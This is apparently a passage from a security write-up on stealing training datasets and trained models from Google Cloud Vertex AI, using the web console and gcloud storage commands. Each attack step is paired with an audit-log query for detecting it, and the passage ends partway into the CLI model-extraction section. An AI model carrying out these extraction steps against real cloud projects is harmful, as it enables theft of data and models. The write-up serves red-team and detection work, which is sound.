
Showing log activity for updating dataset

Data Extraction

There are two methods to perform training data extraction. This can be performed either through the web interface or the Google Cloud CLI.


Web Interface

A summary diagram is shown below on the process to conduct a data extraction attack within Vertex AI.




Vertex AI data extraction via web interface summary diagram

A given dataset will have a dataset location, typically correlating to a Google Cloud storage bucket.




Viewing dataset properties

Navigate to the raw dataset location and press the “Download” button. This will download the data to your machine.



Downloading raw dataset


As you can see, the training dataset that was being used has been downloaded to our machine, showing a successful data extraction attack.



Showing downloaded data

This activity can be identified in the Log Explorer via the below query.


```
protoPayload.methodName="google.cloud.aiplatform.ui.DatasetService.GetDataset"
```



Showing log activity for accessing dataset

Google Cloud CLI

This can also be performed with the Google Cloud CLI to download the dataset from the Google Cloud storage bucket. A summary diagram is shown below on the process to conduct a data extraction attack within Vertex AI.



Vertex AI data extraction via Google Cloud CLI summary diagram

First, list the available projects.

```
gcloud projects list
```

```
PROJECT_ID                NAME                PROJECT_NUMBER
coral-marker-414313       My First Project    67870862563
imposing-league-414314    My First Project    896465053919
sigma-lyceum-419319       My Project 98785    105931367384
```

Output listing projects

Next, list the available storage buckets for a given project.

```
gcloud storage ls --project=[PROJECT_NAME]
```

```
C:\Users\hawk>gcloud storage ls --project=coral-marker-414313


gs://cloud-ai-platform-18195e29-682d-4d93-b7ee-e5c514f8eadd/
gs://cloud-ai-platform-a8faba59-2fce-4cc5-a5bf-147742ac309d/
```

Listing storage buckets

Start listing the contents of the storage buckets to discover any potential training datasets.


```
gcloud storage ls gs://[STORAGE_BUCKET_NAME]
```

```
PS C:\Users\hawk> gcloud storage ls gs://cloud-ai-platform-18195e29-682d-4d93-b7ee-e5c514f8eadd/


gs://cloud-ai-platform-18195e29-682d-4d93-b7ee-e5c514f8eadd/bank-full.csv
gs://cloud-ai-platform-18195e29-682d-4d93-b7ee-e5c514f8eadd/diabetes_dataset.csv
gs://cloud-ai-platform-18195e29-682d-4d93-b7ee-e5c514f8eadd/taxi-fare-train-POISONED.csv
gs://cloud-ai-platform-18195e29-682d-4d93-b7ee-e5c514f8eadd/taxi-fare-train-UPDATED.csv
gs://cloud-ai-platform-18195e29-682d-4d93-b7ee-e5c514f8eadd/transformations-automl-tabular-20240213044533.json
gs://cloud-ai-platform-18195e29-682d-4d93-b7ee-e5c514f8eadd/transformations-automl-tabular-20240213060130.json
gs://cloud-ai-platform-18195e29-682d-4d93-b7ee-e5c514f8eadd/transformations-automl-tabular-20240213064420.json
gs://cloud-ai-platform-18195e29-682d-4d93-b7ee-e5c514f8eadd/transformations-automl-tabular-20240213083420.json
gs://cloud-ai-platform-18195e29-682d-4d93-b7ee-e5c514f8eadd/1028767125499543552/
gs://cloud-ai-platform-18195e29-682d-4d93-b7ee-e5c514f8eadd/67870862563/
gs://cloud-ai-platform-18195e29-682d-4d93-b7ee-e5c514f8eadd/7385035049579577344/
gs://cloud-ai-platform-18195e29-682d-4d93-b7ee-e5c514f8eadd/8259296327242874880/
gs://cloud-ai-platform-18195e29-682d-4d93-b7ee-e5c514f8eadd/model-6771511684449173504/
```

Listing contents of storage bucket

Then you can start downloading the training datasets by providing the files to download.

```
gcloud storage cp gs://[STORAGE_BUCKET_NAME]/[PATH_TO_DATASET]
[OUTPUT_FILE_PATH]
```



Downloading training data files

When conducting this activity via the Google Cloud CLI, this activity is not logged within the Vertex AI API audit logs, since you are only interacting with the Google Cloud Storage REST API. However, this activity can be identified when Google Cloud Storage audit logs are enabled.

```
protoPayload.methodName = "storage.objects.get" AND
(protoPayload.resourceName =
"projects/_/buckets/[BUCKET]/objects/[PATH]/[TO]/[DATASET_FILE]" OR
protoPayload.resourceName =
"projects/_/buckets/[BUCKET]/objects/[PATH]/[TO]/[DATASET_FILE]"
)
```


Identifying dataset extraction activity

Model Extraction

There are two methods to perform model extraction. This can be performed either through the web interface or the Google Cloud CLI.


Web Interface

A summary diagram is shown below on the process to conduct a model extraction attack within Vertex AI.




Vertex AI model extraction via web interface summary diagram

Navigate to “Model Registry” and choose a given model.




Viewing model registry

Select the “Export” button.




Exporting model

Vertex AI only allows you to export to a Google Cloud storage location. After choosing a location, press “Export”.



Choose to export to cloud storage

Navigate to the Google Cloud storage bucket, and then you can download the saved model and its assets and variables.



Downloading saved model


We can see the extracted model on our machine. This shows a successful model extraction attack within Vertex AI.

```
C:\Users\hawk>dir C:\Temp\2024-04-19T14$117$129.126055Z
 Volume in drive C has no label.
 Volume Serial Number is 524F-42EE

 Directory of C:\Temp\2024-04-19T14$117$129.126055Z

04/19/2024  10:21 AM    <DIR>          .
04/19/2024  10:21 AM    <DIR>          ..
04/19/2024  10:21 AM               176 environment.json
04/19/2024  10:21 AM               460 feature_attributions.yaml
04/19/2024  10:21 AM             4,592 final_model_structure.pb
04/19/2024  10:21 AM             1,187 instance.yaml
04/19/2024  10:20 AM    <DIR>          predict
04/19/2024  10:21 AM               737 prediction_schema.yaml
04/19/2024  10:21 AM                13 tables_server_metadata.pb
04/19/2024  10:21 AM               197 transformations.pb
               7 File(s)          7,362 bytes
               3 Dir(s)   2,311,323,648 bytes free
```

Showing downloaded model file

This activity can be identified in the Log Explorer via the below query.


```
protoPayload.methodName="google.cloud.aiplatform.ui.ModelService.Export
tModel"
```



Showing log activity for exporting model

Google Cloud CLI

A summary diagram is shown below on the process to conduct a model extraction attack within Vertex AI.



